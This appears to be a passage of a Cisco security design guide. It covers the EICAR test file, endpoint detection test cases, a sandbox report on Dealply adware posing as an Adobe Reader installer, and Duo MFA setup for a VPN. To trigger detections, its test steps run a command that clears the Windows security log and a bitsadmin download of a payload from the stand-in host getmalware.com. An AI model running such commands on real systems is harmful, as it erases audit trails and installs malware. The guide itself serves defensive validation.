In order to facilitate various scenarios, we provide 4 files for download. The first, eicar.com, contains the ASCII string as described above. The second file, eicar.com.txt, is a copy of this file with a different filename. Some readers reported problems when downloading the first file, which can be circumvented when using the second version. Just download and rename the file to „eicar.com“. That will do the trick. The third version contains the test file inside a zip archive. A good anti-virus scanner will spot a „virus“ inside an archive. The last version is a zip archive containing the third file. This file can be used to see whether the virus scanner checks archives more than only one level deep.

Once downloaded run your AV scanner. It should detect at least the file „eicar.com“. Good scanners will detect the „virus“ in the single zip archive and may be even in the double zip archive. Once detected the scanner might not allow you any access to the file(s) anymore. You might not even be allowed by the scanner to delete these files. This is caused by the scanner which puts the file into quarantine. The test file will be treated just like any other real virus infected file. Read the user's manual of your AV scanner what to do or contact the vendor/manufacturer of your AV scanner.

#### IMPORTANT NOTE

EICAR cannot be held responsible when these files or your AV scanner in combination with these files cause any damage to your computer. **YOU DOWNLOAD THESE FILES AT YOUR OWN RISK.** Download these files only if you are sufficiently secure in the usage of your AV scanner. EICAR cannot and will not provide any help to remove these files from your computer. Please contact the manufacturer/vendor of your AV scanner to seek such help.

| Download area using the standard protocol HTTP             |   |  |  |
|--|---|--|--|
| – Sorry, HTTP download ist temporarily not provided. –     |   |  |  |
| Download area using the secure, SSL enabled protocol HTTPS |   |  |  |
| <a href="#">eicar.com</a><br>68 Bytes                      | <a href="#">eicar.com.txt</a><br>68 Bytes | <a href="#">eicar_com.zip</a><br>184 Bytes | <a href="#">eicarcom2.zip</a><br>308 Bytes |

**Step 3.** Cisco Secure Endpoint will block the file from being downloaded on the machine.



**Note:** The following screenshot was taken from a Google Chrome download bar.




**Step 4.** In Secure Endpoint Cloud, navigate to **Analysis > Events**.

**Step 5.** Look for the event that detects **eicar.com.txt** and click on it for more details.



**Step 6.** Click on **File Trajectory** in the lower right corner of the event to gain further insight into the file. This panel gives details such as when the file was first seen, the trajectory it took into the network (a worm for example would cross multiple hosts) and all of the known names that this file goes by (Cisco Secure Endpoint blocks based on file content, changing the name will not bypass detection).



## Test Case #2– Endpoint Malware Defense – In-Memory Protection

The *wevtutil* utility in Windows enables you to retrieve information about event logs and publishers. The command can also be used to install and uninstall event manifests, to run queries, and to export, archive, and clear logs. This can be an indication of an attacker trying to cover their tracks.

**Step 1.** On the Windows device protected by Cisco Secure Endpoint, open the command prompt and enter

```
\\Windows\System32\wevtutil.exe cl security
```

**Step 2.** In the Secure Endpoint Cloud, navigate to **Analysis > Events**.

**Step 3.** Click on the entry **Cloud IOC: W32.ClearEventLogs.Ioc** for additional details on the indicator of compromise.

| File Detection    | Description                  | The wevtutil utility was used to delete system event logs. This can be an indication of an attacker trying to cover their tracks. |
|-------------------|------------------------------|---|
| Connector Details | Tactics                      | Defense Evasion   |
| Comments          | Techniques                   | Indicator Removal on Host   |
|                   | Fingerprint (SHA-256)        | 65e3bd3f...eace397b   |
|                   | File Name                    | wevtutil.exe  |
|                   | File Path                    | file:///C:/Windows/System32/wevtutil.exe  |
|                   | Command Line Arguments       | Windows\System32\wevtutil.exe cl security   |
|                   | Parent Fingerprint (SHA-256) | bc866cfc...c0e7c527   |

Additionally, *Bitsadmin* is a command-line tool that can be used to create, download or upload jobs and monitor their progress. However, it can also be used to maintain persistence and evade checks for usual persistence mechanisms. An attacker with Administrator's rights can use the *setnotifycmdline* option to create a persistent job and then specify a */Resume* option at a later time to execute the job. This mechanism allows the malware to survive reboots since the job is run repeatedly after a system restart. *Bitsadmin* by default downloads files unless the destination server is running IIS with the required server component and */UPLOAD* is specified in the command-line. While this is not by itself malicious, the command-line needs to be reviewed to ascertain the origin and intent.

**Step 1.** On the Windows device protected by Cisco Secure Endpoint, open the command prompt and enter

```
C:\Windows\System32\bitsadmin.exe /transfer kiWDPYAsE /download /priority foreground http://getmalware.com:7777/payload C:\SqGGuYXyy.exe
```

**Step 2.** In the Secure Endpoint Cloud, navigate to **Analysis > Events**.

**Step 3.** Click on the entry **Cloud IOC: W32.Bitsadmin.Ioc** for additional details on the indicator of compromise.

| File Detection    | Description                  | Bitsadmin is a command-line tool that can be used to create, download or upload jobs and monitor their progress. However, it can also be used to maintain persistence and evade checks for usual persistence mechanisms. An attacker with Administrator rights can use the setnotifycmdline option to create a persistent job and then specify a /Resume option at a later time to execute the job. This mechanism allows the malware to survive reboots since the job is run repeatedly after a system restart. Moreover, Bitsadmin by default downloads files unless the destination server is running IIS with the required server component and /UPLOAD is specified in the command-line. While this is not by itself malicious, the command-line needs to be reviewed to ascertain the origin and intent. |
|-------------------|------------------------------|--|
| Connector Details | Tactics                      | Defense Evasion Persistence  |
| Comments          | Techniques                   | BITS Jobs  |
|                   | Fingerprint (SHA-256)        | 03c7e317...598c0f30  |
|                   | File Name                    | bitsadmin.exe  |
|                   | File Path                    | file:///C:/Windows/System32/bitsadmin.exe  |
|                   | Command Line Arguments       | C:\Windows\System32\btsadmin.exe /transfer kiWDPYAsE /download /priority foreground http://getmalware.com:7777/payload C:\SqGGuYXyy.exe  |
|                   | Parent Fingerprint (SHA-256) | bc866cfc...c0e7c527  |

## Cisco Secure Malware Analytics

When doing file analysis on products such as Cisco Secure Email or in Cisco Umbrella, files that are unknown to AMP file reputation may be submitted to Secure Malware Analytics (formerly Threat Grid) for malware analysis. Secure Malware Analytics may also sandbox a file that has been directly submitted to it for analysis. If Secure Malware Analytics determines that

a file is malicious, it sends this information to the files inspection policies across the Cisco portfolio to block any new attempts to download the file, which is now known to have a malicious disposition.

## Deployment Steps

Cisco Secure Malware analytics requires no deployment; however, it does require integration into each of the products that use its services. Integration steps will differ depending on the product.

- **Cisco Secure Endpoint:** Cisco Secure Malware Analytics is automatically integrated and triggered when file disposition is unknown.
- **Cisco Umbrella:** This design guide limited its evaluation to Umbrella DNS. If using Umbrella SIG, specifically the web proxy, all files passing through the gateway are inspected by the Secure Endpoint cloud. Any files returned with unknown disposition will be sent to Secure Malware Analytics. Integration steps can be found [here](#).
- **Cisco Secure Email Cloud Mailbox:** A minimal Secure Malware Analytics account will be automatically created when signing up to Cloud Mailbox. The new account is not linked to any existing Secure Malware Analytics account you may have, it is a dedicated instance for email analysis.
- **SecureX:** In the SecureX dashboard, navigate to the **Integration Modules** tab. Search for **Threat Grid** and follow the integration steps outlined in the **Quick Start** panel.

**Note:** The test cases done in this design guide were performed by submitting a file directly to Cisco Secure Malware Analytics to show how it works under the hood.

## Test Case #1 – Detailed Report on Specific Threats

After a malware sample has been analyzed, Cisco Secure Malware Analytics generates a detailed analysis report that provides the static and dynamic analysis results, and information from the post-analysis processing.

The detailed analysis report provides access to the critical items that can help quickly understand the relevant activities exhibited by submitted samples. The report supports threat intelligence by providing analysts with the ability to cross-correlate key characteristics and indicators against other malware samples in the Secure Malware Analytics database. This allows you to quickly identify malware family relationships, shared traits, and the historical activities associated with those indicators.

This guide will show the analysis results from the file *AdbRdrSetup.exe* which mimics the installation file for Adobe Acrobat Reader.

## Suspicious Behavior

This section allows us to quickly see whether the sample exhibits any behaviors that might indicate a malicious or suspicious activity that warrants close attention. The detection of Dealply malware tops this list. Dealply (also known as Ikarus) is a family of adware that gets distributed through freeware programs and software bundlers. Once installed, Dealply shows advertising pop-ups in the web browser, prompts the user to install fake software updates, modifies default browser settings, and may also collect and transmit various marketing-related information about the user.

### Behavioral Indicators

Only show Indicators with Orbital queries

| Title   | Orbital Queries | Categories      | ATT&CK | Tags                                   | Score |
|---|-----------------|-----------------|--------|--|-------|
| Dealply Malware File Operation Detected                                   |                 | pu              |        | adware, browser hijacker, PU           | 100   |
| InstallCore Detected  |                 | pu              |        | pu                                     | 100   |
| Specific Set of Indicators Signaling Dealply Malware                      |                 | trojan          |        | adware, browser hijacker, trojan       | 100   |
| Artifact Flagged by Antivirus and Machine Learning Model                  |                 | antivirus       |        | antivirus, cognitive, machine learning | 95    |
| Artifact Flagged Malicious by Antivirus Service                           |                 | antivirus       |        | antivirus, file                        | 95    |
| Network Stream Marked as Potentially Unwanted Application by Snort        |                 | network-anomaly |        | PU, snort                              | 85    |
| Machine Learning Model Identified Executable Artifact as Likely Malicious |                 | antivirus       |        | antivirus, cognitive, machine learning | 81    |

Figure 13. Cisco Secure Malware Analytics Behavioral Indicators

Each indicator is noted with a threat score. When analyzing the file AdbeRdrSetup.exe, the file was found uploading a file on the network. Since legitimate programs do this, we don't yet know if there is a malicious attempt to exfiltrate data from the network (MITRE ATT&CK indicator). More information is needed to evaluate the threat it has to the device. One potential indicator is the Umbrella Risk Score. An Umbrella Risk Score and Umbrella Action columns are added to the DNS traffic and Extracted Domains sections when Cisco Umbrella data is available on a domain. A domain blocked by Umbrella receives a risk score of 100.

File Uploaded to the Network exfiltration exfiltration file upload 48

**File Uploaded to the Network** MITRE ATTACK attack.mitre.org

Score: 48 Hits: 5

Description

A file was uploaded to the network using HTTP. Legitimate programs do this at the user's direction or to provide needed information to an online service. Malware may enumerate a disk using standard tools to gather information, which is sent back to a command and control server for a more targeted second-stage attack.

Tactic: Exfiltration

Technique: Exfiltration Over Other Network Medium

Read Descriptions

| Network Stream | IP           | Domain                   | SHA256   | Umbrella Risk Score | Umbrella Action |
|----------------|--------------|--------------------------|--|---------------------|-----------------|
| Stream 7       | 52.33.24.124 | info.sharehostingnew.com | e37e0db0e23d5<br>0ff2772532eea6<br>35b05538a6945<br>bb596d871c450<br>13caf2a1fe6 | 17 Low Risk         | Allowed         |

Figure 14. Cisco Secure Malware Analytics Umbrella Risk Score and MITRE ATT&CK tactics

## Network Activity

The TCP/IP Streams section of the Analysis Report displays all of the network sessions launched by the submission. No malicious domains were detected in this particular sample, however, each of these IP addresses could be investigated in Cisco SecureX Threat Response, which will be shown in a later section.

| TCP/IP Streams                      |                      |               |           |                 |            |  |          |           |
|-------------------------------------|----------------------|---------------|-----------|-----------------|------------|--|----------|-----------|
| <input type="text" value="Search"/> |                      |               |           |                 |            |  |          |           |
| Stream                              | Process              | Src. IP       | Src. Port | Dest. IP        | Dest. Port | Reverse Lookup                                   | ASN      | Timestamp |
| 0                                   |                      | 0.0.0.0       | 68        | 255.255.255.255 | 67         | -  | -        | +38.897s  |
| 1 (DHCP)                            |                      | 192.168.1.143 | 68        | 192.168.1.1     | 67         | -  | -        | +38.898s  |
| 2                                   |                      | 192.168.1.143 | 137       | 192.168.1.255   | 137        | -  | -        | +38.976s  |
| 3                                   |                      | 192.168.1.143 | 138       | 192.168.1.255   | 138        | -  | -        | +45.255s  |
| 4 (DNS)                             |                      | 192.168.1.143 | 58718     | 192.168.1.1     | 53         | -  | -        | +76.817s  |
| 5 (HTTP)                            | 5 (AdbeRdrSetup.exe) | 192.168.1.143 | 49670     | 52.22.43.88     | 80         | ec2-52-22-43-88.compute-1.amazonaws.com          | Amazon.c | +77.368s  |
| 6 (DNS)                             |                      | 192.168.1.143 | 53899     | 192.168.1.1     | 53         | -  | -        | +82.819s  |
| 7 (HTTP)                            | 5 (AdbeRdrSetup.exe) | 192.168.1.143 | 49671     | 52.33.24.124    | 80         | ec2-52-33-24-124.us-west-2.compute.amazonaws.com | Amazon.c | +83.154s  |
| 8                                   | 5 (AdbeRdrSetup.exe) | 192.168.1.143 | 49671     | 52.33.24.124    | 80         | ec2-52-33-24-124.us-west-2.compute.amazonaws.com | Amazon.c | +211.529s |
| 9                                   |                      | 192.168.1.143 | 138       | 192.168.1.255   | 138        | -  | -        | +220.833s |
| 10                                  | 5 (AdbeRdrSetup.exe) | 192.168.1.143 | 49671     | 52.33.24.124    | 80         | ec2-52-33-24-124.us-west-2.compute.amazonaws.com | Amazon.c | +221.727s |

Figure 15.  
Cisco Secure Malware Analytics TCP/IP Streams

## File Activity

If any activity to the filesystem is detected during the submission analysis it is listed under File Activity. File activity is normal during the installation of programs; however, it is important to watch for any suspicious deletion or modification of critical files, or if other malicious files are being installed within the sandbox during inspection.

| File Activity                       |           |  |
|-------------------------------------|-----------|--|
| <input type="text" value="Search"/> |           |  |
| Process                             | Action    | Path   |
| 5 (AdbeRdrSetup.exe)                | Requested | \\Device\RasAcc  |
| 6 (svchost.exe)                     | Modified  | \\svrsvc   |
| 6 (svchost.exe)                     | Read      | \\svrsvc   |
| 5 (AdbeRdrSetup.exe)                | Read      | \\TEMP\\AdbeRdrSetup.exe   |
| 27 (AdbeRdrSetup.exe)               | Read      | \\TEMP\\AdbeRdrSetup.exe   |
| 5 (AdbeRdrSetup.exe)                | Read      | \\TEMP\\ADBERD-1.EXE   |
| 5 (AdbeRdrSetup.exe)                | Requested | \\Users\\Administrator\\AppData\\Local\\Google\\                                       |
| 21 (DIIHost.exe)                    | Deleted   | \\Users\\Administrator\\AppData\\Local\\Microsoft\\Windows\\NetCache\\IE               |
| 21 (DIIHost.exe)                    | Deleted   | \\Users\\Administrator\\AppData\\Local\\Microsoft\\Windows\\NetCache\\IE\\8C<br>NZ7ROK |
| 21 (DIIHost.exe)                    | Deleted   | \\Users\\Administrator\\AppData\\Local\\Microsoft\\Windows\\NetCache\\IE\\BR<br>TXKEYY |
| 21 (DIIHost.exe)                    | Modified  | \\Users\\Administrator\\AppData\\Local\\Microsoft\\Windows\\WebCache\\V01.I<br>og      |

Figure 16.  
Cisco Secure Malware Analytics File Activity

## Process Details

If any processes are launched during the submission analysis, Cisco Secure Malware Analytics displays them in this section. Click the arrow (>) next to a process record to access more detailed information such as the artifacts that this process spawned, or the filesystem manipulation caused by each process.

The screenshot displays the 'Processes' section of the Cisco Secure Malware Analytics interface. It features a table with columns for Process ID, Name, Parent, Children, File Actions, Registry Actions, and Analysis Reason. Two processes are listed: Explorer.EXE (ID 1) and AdbeRdrSetup.exe (ID 5). The AdbeRdrSetup.exe process is expanded to show detailed information.

**Details**

- Process Name: AdbeRdrSetup.exe
- Image Filename: C:\TEMP\AdbeRdrSetup.exe
- Analysis Reason: Is target sample.
- Command Line: "C:\TEMP\AdbeRdrSetup.exe"
- Children: 25 (AdbeRdrSetup.exe)
- New: true
- Started At: Mon, 05 Apr 2021 20:51:43 UTC
- Current Directory: C:\TEMP\
- Image Base Address: -
- Window Title: C:\TEMP\AdbeRdrSetup.exe
- Shell Info: -
- Desktop Info: Winsta0\Default

**Artifacts**

| ID          | Path   | Relationship          |
|-------------|--|-----------------------|
| Artifact 3  | \TEMP\AdbeRdrSetup.exe   | Read by process       |
| Artifact 3  | \TEMP\AdbeRdrSetup.exe   | Executed from process |
| Artifact 6  | \Users\Administrator\AppData\Local\Temp\inH220669342535217\css\main.css                | Read by process       |
| Artifact 14 | \Users\Administrator\AppData\Local\Temp\inH220669342535217\css\jdk-ui-progress-bar.css | Read by process       |

**File activity**

| Action  | Path   |
|---------|--|
| Created | \Users\ADMIN~1\AppData\Local\Temp\83877812.log |

Figure 17.  
Cisco Secure Malware Analytics Process Details

## Secure Access by Duo

### Deployment Steps

All deployment steps will be highlighted in the test cases as they are unique to the application in which protection will apply.

### Test Case #1 – Protect existing Identity with MFA


Multi-factor authentication from Cisco's Duo protects your applications by using a second source of validation, like a phone or token, to verify user identity before granting access. Duo is engineered to provide a simple, streamlined login experience for every user and application, and as a cloud-based solution, it integrates easily with your existing technology. This deployment guide demonstrates how a VPN configuration can be extended to include MFA. For a list of applications that support the Duo Prompt go [here](#).

### Deployment Steps

The pre-requisites to this guide are a remote access VPN configuration has already been configured and deployed using Firepower Management Center (FMC). For deployments steps see [AnyConnect Remote Access VPN configuration on FTD](#).

**Note:** This deployment guide uses an FTD for VPN access. To use Duo with Cisco ASA, see [Cisco ASA SSL VPN for AnyConnect](#).

**Step 1.** In Duo, navigate to **Applications** and click **Protect an Application**.




**Step 2.** In the search bar, type Cisco RADIUS. Next to **Cisco RADIUS VPN**, click **Protect**.



**Step 3.** Take note of the **Integration Key**, **Secret Key**, and **API hostname** as these will be needed when configuring the authentication proxy.

**Step 4.** By default, this application is protected by Duo’s global policy and applies to all users in the Duo database. Determine if you want to protect VPN access in the Global policy or in a custom application policy (or apply policy to a select group of users). For more details and best practices see [Duo Policy & Control](#).



**Step 5.** Install and configure the [Duo Authentication Proxy](#). The configuration this deployment used Cisco ISE to validate primary credentials and can be seen below.


```
[radius_client]
host=$ISE_IP_ADDRESS
secret=$ISE_SECRET

[radius_server_auto]
Ikey=$DUO_INTEGRATION_KEY
skey=$DUO_SECRET_KEY
api_host=$DUO_HOSTNAME
radius_ip_1=$VPN_FW_IP_ADDRESS
```


```
radius_secret=$VPN_SECRET
failmode=safe
client=radius_client
port=1812
```

**Step 6.** In FMC, navigate to **Objects > Object Management > AAA Server > RADIUS Server Group**.

**Step 7.** Click **Add RADIUS Server Group**.



**Step 8.** Give a meaningful name in the **Name** field. Click the + symbol beside RADIUS Servers and add the IP address of the Duo Authentication Proxy.

The screenshot shows the 'Edit RADIUS Server Group' configuration form. The form has the following fields and options:


- Name:** A text input field containing 'DUO-AUTH-PROXY'.
- Description:** An empty text input field.
- Group Accounting Mode:** A dropdown menu set to 'Single'.
- Retry Interval:** A text input field containing '10', with '(1-10) Seconds' indicated to the right.
- Realms:** A dropdown menu.
- Enable authorize only
- Enable interim account update
- Interval:** A text input field containing '24', with '(1-120) hours' indicated to the right.
- Enable dynamic authorization
- Port:** A text input field containing '1700', with '(1024-65535)' indicated to the right.
- RADIUS Servers (Maximum 16 servers):** A table with a '+' icon to its right. The table has one row with the IP address '10.0.2.2'. The table header is 'IP Address/Hostname'. There are edit and delete icons to the right of the IP address.

At the bottom of the form are two buttons: 'Cancel' and 'Save'.

**Step 9.** Click **Save**.

**Step 10.** Navigate to **Devices > VPN > Remote Access**.






**Step 11.** Edit the Remote Access policy in which you would like to protect with MFA.

| Name   | Status  | Last Modified                              |
|--------|---|--|
| RA_VPN | Targeting 1 devices<br>Up-to-date on all targeted devices | 2021-05-11 10:08:36<br>Modified by "admin" |

**Step 12.** Edit the Connection Profile associated with the VPN.

**Step 13.** In the AAA tab, change the **Authentication Server** to the newly created RADIUS server group created in the previous steps.



